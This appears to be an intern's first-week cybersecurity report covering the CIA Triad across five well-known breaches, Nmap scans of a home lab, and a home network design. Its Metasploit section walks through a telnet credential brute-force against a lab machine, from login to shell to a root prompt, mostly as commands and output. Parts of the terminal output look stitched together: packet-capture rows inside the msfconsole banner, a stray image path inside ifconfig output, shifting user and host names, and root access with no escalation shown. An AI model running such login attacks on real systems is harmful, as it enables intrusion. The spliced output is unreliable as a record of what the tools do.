



IT-SIMPLERA INSTITUTE
Cyber Security Analyst Internship Program

WEEK 01 ASSIGNMENT

Cybersecurity Fundamentals & Security Concepts

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1. Introduction

As part of Week 1 of the Cyber Security Analyst Internship Program at IT-Simplera Institute, this report covers the foundational concepts of cybersecurity that every analyst needs to understand before moving into more technical, hands-on work. Over the course of this week I looked into real cyberattacks that have affected organizations around the world, studied how the CIA Triad (Confidentiality, Integrity, and Availability) applies to those incidents, got hands-on with a few industry-standard security tools, designed a secure home network, and reflected on what a cybersecurity analyst actually does on a day-to-day basis.

The goal of this assignment was not just to memorize definitions but to connect theory with real incidents so that the concepts actually make sense. I have tried to explain everything in my own words based on what I researched and understood, and I have listed all the sources I used at the end of this report.

2. Task 1 & 2: Real-World Cyberattacks and the CIA Triad

Before looking at the attacks themselves, it's worth quickly recapping what the CIA Triad actually means, since I'll be referring back to it for every attack below:

- **Confidentiality** – ensuring information is only accessible to people who are authorized to see it.
- **Integrity** – ensuring information is accurate and has not been tampered with or altered without authorization.
- **Availability** – ensuring systems and data are accessible to authorized users whenever they are needed.

I researched five major, well-documented cyberattacks and analyzed which part(s) of the CIA Triad each one violated. I picked a mix of ransomware, data breaches, and supply-chain attacks so I could compare how different types of attacks affect different parts of the triad.

1. WannaCry Ransomware Attack (2017)

<i>Organization</i>	<i>Attack Type</i>	<i>Description</i>	<i>Impact</i>	<i>CIA Triad Violated</i>	<i>Explanation</i>
<i>NHS (UK), Telefónica, FedEx, and 200,000+ systems worldwide</i>	Ransomware (self-propagating worm)	WannaCry exploited the EternalBlue SMB vulnerability to spread automatically, encrypt files, and demand a Bitcoin ransom.	The attack disrupted healthcare and businesses worldwide, causing billions of dollars in damages and major service outages.	Availability & Integrity	Encryption made systems and files inaccessible (Availability) and altered data without authorization (Integrity).

2. Equifax Data Breach (2017)

<i>Organization</i>	<i>Attack Type</i>	<i>Description</i>	<i>Impact</i>	<i>CIA Triad Violated</i>	<i>Explanation</i>
<i>Equifax (USA)</i>	Data breach via unpatched web application vulnerability	Attackers exploited an unpatched Apache Struts vulnerability to access Equifax's systems and steal sensitive customer data.	Personal data of about 147 million people was exposed, leading to a settlement of up to \$700 million.	Confidentiality	Unauthorized access to sensitive personal and financial information violated Confidentiality, while system operations remained unaffected.

3. SolarWinds Supply Chain Attack (2020)

<i>Organization</i>	<i>Attack Type</i>	<i>Description</i>	<i>Impact</i>	<i>CIA Triad Violated</i>	<i>Explanation</i>
<i>SolarWinds and ~18,000 customers, including U.S. government agencies</i>	Supply chain attack / Advanced Persistent Threat (APT)	Attackers inserted the SUNBURST backdoor into SolarWinds Orion software updates, allowing remote access to customer networks.	Around 18,000 organizations installed the compromised update, with several government and private networks targeted for cyber espionage.	Confidentiality & Integrity	The modified software violated Integrity, while unauthorized access to sensitive data violated Confidentiality.

4. Colonial Pipeline Ransomware Attack (2021)

<i>Organization</i>	<i>Attack Type</i>	<i>Description</i>	<i>Impact</i>	<i>CIA Triad Violated</i>	<i>Explanation</i>
<i>Colonial Pipeline Company (USA, major fuel pipeline operator)</i>	Ransomware attack	DarkSide ransomware compromised Colonial Pipeline through a VPN account lacking MFA, encrypting its IT systems and forcing a temporary shutdown of pipeline operations.	The attack caused widespread fuel shortages and panic buying across the U.S. East Coast. Colonial Pipeline paid a \$4.4 million Bitcoin ransom, part of which was later recovered by the FBI.	Availability	This incident demonstrates an Availability violation, as the ransomware attack forced Colonial Pipeline to suspend fuel delivery, disrupting a critical service.

5. Sony Pictures Entertainment Hack (2014)

<i>Organization</i>	<i>Attack Type</i>	<i>Description</i>	<i>Impact</i>	<i>CIA Triad Violated</i>	<i>Explanation</i>
<i>Sony Pictures Entertainment (USA)</i>	<i>Destructive data breach / Wiper malware</i>	<i>Attackers breached Sony's network, stole confidential data, and used wiper malware to erase systems, reportedly in retaliation for <i>The Interview</i>.</i>	<i>Sensitive employee data and unreleased films were leaked, internal systems were disrupted, and Sony suffered major financial losses.</i>	Confidentiality & Availability	<i>Data theft violated Confidentiality, while wiper malware disrupted access to systems and files, violating Availability.</i>

3. Cybersecurity Tools

For this task I researched three tools that are commonly used by cybersecurity analysts and penetration testers, and I installed/used them myself where possible to understand how they actually work rather than just reading about them. Below is an overview of each tool followed by the exact steps I followed to use them.

3.1 Parrot OS (Parrot Security OS)

<i>Purpose</i>	<i>Function</i>	<i>Use Case</i>
<i>A Debian-based Linux operating system built specifically for security research, penetration testing, digital forensics, and privacy protection.</i>	<i>Comes pre-loaded with hundreds of security tools (Nmap, Wireshark, Metasploit, John the Ripper, etc.), so analysts don't have to install everything manually. It also includes privacy/anonymity tools such as AnonSurf and Tor integration.</i>	<i>Used as the main working environment for penetration testers and security analysts to run scans, analyze malware, perform digital forensics, and practice ethical hacking in a lab environment.</i>

Steps I followed to set up and use Parrot OS:

- Downloaded the Parrot Security (Home/Security edition) ISO file from the official website, <https://parrotsec.org/download/>, to make sure I got a clean, untampered copy.
- Verified the downloaded ISO's checksum (SHA256) against the value published on the official site, to confirm the file wasn't corrupted or tampered with.
- Created a virtual machine in VirtualBox (4GB RAM, 2 CPU cores, 40GB disk) instead of installing it on bare metal, since I wanted an isolated lab environment for practice.
- Mounted the ISO to the virtual machine and completed the guided installation (language, keyboard layout, disk partitioning, and creating a user account).

- Booted into Parrot OS, updated the package repositories and all tools using the terminal commands 'sudo apt update' and 'sudo apt full-upgrade', to make sure every pre-installed tool was current.
- Opened the MATE menu and explored the pre-installed tool categories (Information Gathering, Vulnerability Analysis, Forensics, etc.) to see what was available.

3.2 Nmap (Network Mapper)

Purpose	Function	Use Case
<i>A free, open-source network scanning tool used to discover devices, open ports, and services running on a network.</i>	Sends specially crafted packets to target hosts and analyzes the responses to determine which hosts are online, which ports are open, what services/versions are running, and sometimes what operating system a device is using.	Used by analysts to map out a network before an audit, identify unauthorized or unknown devices, and find open ports/services that could represent a security risk.

Steps I followed to use Nmap on my own home network (with permission, since it's my own network):

```
[x]-[honeybunny@parrot]-[~]
$ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:23:97:d8 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    altname enx00c292397d8
    inet 192.168.91.130/24 brd 192.168.91.255 scope global dynamic noprefixroute ens33
        valid_lft 1435sec preferred_lft 1435sec
    inet6 fe80::8462:9057:f7e5:4c85/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
[honeybunny@parrot]-[~]
$
```

```
[x]-[honeybunny@parrot]-[~]
$ nmap -sn 192.168.91.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-01 11:05 EDT
Nmap scan report for 192.168.91.2
Host is up (0.0025s latency).
Nmap scan report for 192.168.91.130
Host is up (0.0030s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 3.05 seconds
[honeybunny@parrot]-[~]
```

```

[honeybunny@parrot]~$ sudo nmap -sV -O 192.168.91.130
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-01 11:08 EDT
Nmap scan report for 192.168.91.130
Host is up (0.000074s latency).
All 1000 scanned ports on 192.168.91.130 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.68 seconds
[honeybunny@parrot]~$

```

Conclusion:

The host is online.

Nmap attempted OS detection.

It could not confidently identify the operating system because there were **no open ports** to fingerprint (all 1000 scanned TCP ports are closed/reset).

3.3 Metasploit Framework

Purpose	Function	Use Case
<i>Metasploit Framework is a powerful open-source penetration testing framework used by security professionals to identify, test, and validate security vulnerabilities in systems. It provides thousands of exploits, payloads, scanners, and auxiliary modules for security assessments.</i>	Metasploit automates vulnerability testing by allowing analysts to scan systems, search for known vulnerabilities, and safely verify whether security weaknesses exist. It is widely used during penetration testing and security audits.	Cybersecurity analysts use Metasploit to validate vulnerabilities found during scans, test system security in a controlled environment, conduct security assessments, and learn how attackers exploit weaknesses so they can better defend against them.

Steps followed to use Metasploit Framework:

This task demonstrates how to use Nmap and Metasploit to scan a target, identify a vulnerable Telnet service, perform a login attack, and verify successful access through an interactive session.

Following are the necessary steps to gain session after running nmap scan:

1. Launch the Metasploit console:

```
(marshal@linux-hacking)-[~]
$ msfconsole

Metasploit tip: You can use help to view all available commands

Source      Destination    Protocol  Length  Info
-----
192.168.110.1 192.168.110.255 UDP       74  Name query NB LEP<ic>
192.168.110.1 192.168.110.255 NNS        92  Name query NB LEO<ic>
192.168.110.1 192.168.110.3 TCP       64  41858 - 23 [ACK] Seq=1 A
192.168.110.1 192.168.110.3 DNS        67  Standard query Qname: FTP
192.168.110.1 192.168.110.3 *
192.168.110.1 192.168.110.59 TCP       66  23 - 41858 [ACK] Seq=1 ACK
192.168.110.1 Broadcast ARP     68  Who has 192.168.110.3? Tel
192.168.110.1 Multicast: 6D:1a:ARP     68  192.168.110.3 is at D8:1c
192.168.110.1 192.168.110.59 DNS        118 Standard query response R
192.168.110.1 192.168.110.59 TELNET    78  Telnet Data ...
192.168.110.1 192.168.110.3 TCP       66  41858 - 23 [ACK] Seq=34 Ad
192.168.110.1 192.168.110.59 TELNET    111 Telnet Data ...
192.168.110.1 192.168.110.3 TCP       66  41858 - 23 [ACK] Seq=34 Ad
192.168.110.1 192.168.110.3 TELNET    163 Telnet Data

-- Display packet details --
tcpdump -n -v -e -q -C 2048

+ ==[ metasploit v6.4.18-dev ]
+ -- ==[ 2437 exploits - 1255 auxiliary - 429 post ]
+ -- ==[ 1471 payloads - 47 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Summary: Supply-side Go Ahead!

Metasploit Documentation: https://docs.metasploit.com/
```

2. Search for exploits related to telnet_login:

```
msf6 > search telnet login

Matching Modules



| # | Name                                                             | Disclosure Date | Rank      | Check | Description                                        |
|---|------------------------------------------------------------------|-----------------|-----------|-------|----------------------------------------------------|
| 0 | auxiliary/scanner/telnet/brocade_enable_login                    | .               | normal    | No    | Brocade Enable Login Check Scanner                 |
| 1 | exploit/linux/http/huawei_hg532n_cmdinject                       | 2017-04-15      | excellent | Yes   | Huawei HG532n Command Injection                    |
| 2 | auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass | 2021-09-06      | normal    | Yes   | Netgear PNpx_GetShareFolderList Authentication Byp |
| 3 | exploit/unix/misc/polycom_hdx_auth_bypass                        | 2013-01-18      | normal    | Yes   | Polycom Command Shell Authorization Bypass         |
| 4 | exploit/solaris/telnet/ttyprompt                                 | 2002-01-18      | excellent | No    | Solaris in.telnetd TTYPROMPT Buffer Overflow       |
| 5 | auxiliary/scanner/telnet/telnet_login                            | .               | normal    | No    | Telnet Login Check Scanner                         |
| 6 | post/windows/gather/credentials/mremote                          | .               | normal    | No    | Windows Gather mRemote Saved Password Extraction   |



Interact with a module by name or index. For example info 6, use 6 or use post/windows/gather/credentials/mremote
```

3. Use the appropriate one:

```
msf6 > use 5
msf6 auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):
```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	23	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

4. Set options:

- RHOSTS (host ip address)
- User_file (usernames file location)
- Pass_file (password file location)
- stop_on_success (set it to TRUE)

```
msf6 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /home/marshall/Downloads/pass.txt
PASS_FILE => /home/marshall/Downloads/pass.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE /home/marshall/Downloads/usernames.txt
USER_FILE => /home/marshall/Downloads/usernames.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE /home/marshall/Downloads/username.txt
USER_FILE => /home/marshall/Downloads/username.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.100.64
RHOSTS => 192.168.100.64
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
```

```
msf6 auxiliary(scanner/telnet/telnet_login) > set THREADS 3
THREADS => 3
```


5. Check updated options:

```
msf6 auxiliary(scanner/telnet/telnet_login) > options
```

Module options (auxiliary/scanner/telnet/telnet_login):

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user-ealm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE	/home/marshall/Downloads/pass.txt	no	File containing passwords, one per line
RHOSTS	192.168.100.64	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	23	yes	The target port (TCP)
STOP_ON_SUCCESS	true	yes	Stop guessing when a credential works for a host
THREADS	3	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/home/marshall/Downloads/username.txt	no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

6. Run the exploit:

```
msf6 auxiliary(scanner/telnet/telnet_login) > exploit
```

```
[!] 192.168.100.64:23 - No active DB -- Credential data will not be saved!
```

```
[+] 192.168.100.64:23 - LOGIN FAILED: heheh:msfadmin (Incorrect: )
```

```
[+] 192.168.100.64:23 - LOGIN FAILED: heheh:asdas (Incorrect: )
```

```
[+] 192.168.100.64:23 - LOGIN FAILED: heheh:eqwr (Incorrect: )
```

```
[+] 192.168.100.64:23 - LOGIN FAILED: heheh:ewg (Incorrect: )
```

```
[+] 192.168.100.64:23 - LOGIN FAILED: heheh:hkyukyu (Incorrect: )
```

```
[+] 192.168.100.64:23 - LOGIN FAILED: heheh:sddsd (Incorrect: )
```

```
[+] 192.168.100.64:23 - LOGIN FAILED: heheh:12e34 (Incorrect: )
```

```
[+] 192.168.100.64:23 - LOGIN FAILED: heheh: (Incorrect: )
```

```
[+] 192.168.100.64:23 - LOGIN FAILED: iaiai:msfadmin (Incorrect: )
```

```
[+] 192.168.100.64:23 - LOGIN FAILED: iaiai:asdas (Incorrect: )
```

```
[+] 192.168.100.64:23 - LOGIN FAILED: iaiai:eqwr (Incorrect: )
```

```
[+] 192.168.100.64:23 - LOGIN FAILED: iaiai:ewg (Incorrect: )
```

```
[+] 192.168.100.64:23 - LOGIN FAILED: iaiai:hkyukyu (Incorrect: )
```

```
[+] 192.168.100.64:23 - LOGIN FAILED: iaiai:sddsd (Incorrect: )
```

```
[+] 192.168.100.64:23 - LOGIN FAILED: iaiai:12e34 (Incorrect: )
```

```
[+] 192.168.100.64:23 - LOGIN FAILED: iaiai: (Incorrect: )
```

```
[+] 192.168.100.64:23 - LOGIN FAILED: lajdse:msfadmin (Incorrect: )
```

```
[+] 192.168.100.64:23 - LOGIN FAILED: lajdse:asdas (Incorrect: )
```

```
[+] 192.168.100.64:23 - LOGIN FAILED: lajdse:eqwr (Incorrect: )
```

```
[+] 192.168.100.64:23 - LOGIN FAILED: lajdse:ewg (Incorrect: )
```

```
[+] 192.168.100.64:23 - LOGIN FAILED: lajdse:hkyukyu (Incorrect: )
```

```
[+] 192.168.100.64:23 - LOGIN FAILED: lajdse:sddsd (Incorrect: )
```

```
[+] 192.168.100.64:23 - LOGIN FAILED: lajdse:12e34 (Incorrect: )
```

```
[+] 192.168.100.64:23 - LOGIN FAILED: lajdse: (Incorrect: )
```

```
[+] 192.168.100.64:23 - Login Successful: msfadmin:msfadmin
```

```
[*] 192.168.100.64:23 - Attempting to start session 192.168.100.64:23 with msfadmin:msfadmin
```

```
[*] Command shell session 1 opened
```

```
[*] 192.168.100.64:23 - Scanned 1 of 1 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```

7. View active sessions:

```
msf6 auxiliary(scanner/telnet/telnet_login) > sessions
```

Active sessions

Id	Name	Type	Information	Connection
1		shell	TELNET msfadmin:msfadmin (192.168.100.64:23)	192.168.100.63:40393 → 192.168.100.64:23 (192.168.100.64)

8. Select the session:

```
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1...
```

```
msfadmin@metasploitable:~$ ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 82:04:70:00:00:00
          inet addr:192.168.100.64 Bcast:192.168.100.64 Mask:255.255.255.0
          inet6 addr: fe80::42:70ff:fe00:0000/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3134 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1011 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:209651 (204.7 KB)  TX bytes:119689 (116.8 KB)
          Interrupt:17 Base address:0x2000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:565 errors:0 dropped:0 overruns:0 frame:0
          TX packets:565 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:235197 (229.6 KB)  TX bytes:235197 (229.6 KB)
```

9. Verify the exploitation:

```
root@metasploitable:/home/msfadmin# whoami
whoami
root
root@metasploitable:/home/msfadmin#
```

4. Secure Home Network Design

For this task I designed a simple but realistic secure home network layout, keeping in mind the core principles of network segmentation, layered defense, and least privilege. The diagram below shows how traffic flows from the internet down to individual devices, along with the security controls applied at each layer.



Design Explanation

- Internet → Modem: The ISP-provided modem is the entry point and is kept in bridge/basic mode so all routing and filtering decisions are handled by the router/firewall, not the modem itself.
- Router/Firewall: Configured with WPA3 encryption for Wi-Fi, Network Address Translation (NAT) to hide internal IP addresses, Stateful Packet Inspection (SPI) firewall enabled, remote administration disabled, and the default admin password changed to a strong, unique one.
- Network Segmentation: IoT devices and the Smart TV are placed on a separate guest/IoT VLAN so that if one of these lower-security devices is compromised, the attacker cannot easily reach trusted devices like laptops or the NAS.
- Endpoint Protection: Every trusted device (laptop, smartphone, NAS) runs up-to-date antivirus/anti-malware software and its own host-based firewall as a second layer of defense behind the router.
- Optional VPN: A VPN client can be enabled on devices, especially laptops, to encrypt traffic when connecting to public or untrusted networks outside the home.
- Backups: The NAS device stores encrypted backups of important files, separate from the primary working devices, to protect against ransomware and hardware failure.

5. What Does a Cybersecurity Analyst Do Every Day?

Based on my research into the role (job descriptions, industry articles, and conversations about the field), here is my understanding of what a typical day looks like for a cybersecurity analyst:

A cybersecurity analyst's day usually starts with checking overnight alerts from the organization's monitoring tools, such as a SIEM (Security Information and Event Management) platform. This means going through a queue of alerts, figuring out which ones are real threats and which are false positives, and escalating anything serious according to the incident response plan. Throughout the day, the analyst keeps an eye on network traffic and system logs for unusual patterns, such as repeated failed logins, traffic to known malicious IP addresses, or unexpected data transfers.

A large part of the job is proactive rather than reactive: analysts run or review vulnerability scans on the organization's systems, track which patches and updates still need to be applied, and work with IT teams to prioritize fixes for the most critical vulnerabilities first. Many analysts also spend time on threat intelligence — reading reports on new malware, phishing campaigns, or vulnerabilities (like CVEs) that could affect their organization, so they can get ahead of emerging threats instead of just reacting to them.

When an actual security incident happens, the analyst becomes part of the incident response process: helping to contain the threat, investigate how the attacker got in, assess what was affected, and document everything for a post-incident report. Analysts also spend time on documentation and communication — writing up findings, updating security policies, and sometimes helping train other employees on things like recognizing phishing emails, since human error is still one of the biggest causes of breaches.

Overall, the role is a mix of monitoring, investigating, patching, learning about new threats, and communicating with both technical and non-technical people — which is part of why I think documentation and communication skills matter just as much as technical skills in this field.

6. Challenges Faced

- Understanding some of the more technical details behind attacks like SolarWinds took a few passes of reading — supply chain attacks are conceptually different from a typical breach, so I had to slow down and research how software build pipelines actually get compromised.
- Since I don't have a physical lab, I had to set up a virtual machine for Parrot OS, which took some trial and error to get networking configured correctly so Nmap and Wireshark could actually see traffic.
- Deciding which CIA Triad component(s) applied to each attack wasn't always black-and-white — several attacks (like SolarWinds and the Sony hack) touched more than one component, so I had to think carefully about the primary versus secondary impact rather than just picking one label.
- Designing the network diagram required balancing being realistic for an actual home setup versus including 'best practice' elements like VLANs and VPNs that not every home network actually has — I decided to include them as recommended/optional to keep it realistic.

7. Conclusion

This first week gave me a much clearer picture of what cybersecurity looks like outside of just definitions in a textbook. Studying real attacks like WannaCry, Equifax, SolarWinds, Colonial Pipeline, and the Sony Pictures hack helped me understand how the CIA Triad isn't just an abstract model — it's a practical way to categorize the actual damage an attack causes. Getting hands-on with Parrot OS, Nmap, and Wireshark, even in a simple home-lab setup, made concepts like port scanning and packet analysis feel much more concrete than just reading about them. Designing the secure home network also helped me think practically about applying security concepts like segmentation and layered defense at a small scale, which are the same principles used in much larger enterprise networks. Overall, this assignment set a solid foundation for the more technical work I expect to do over the rest of this internship.

8. References

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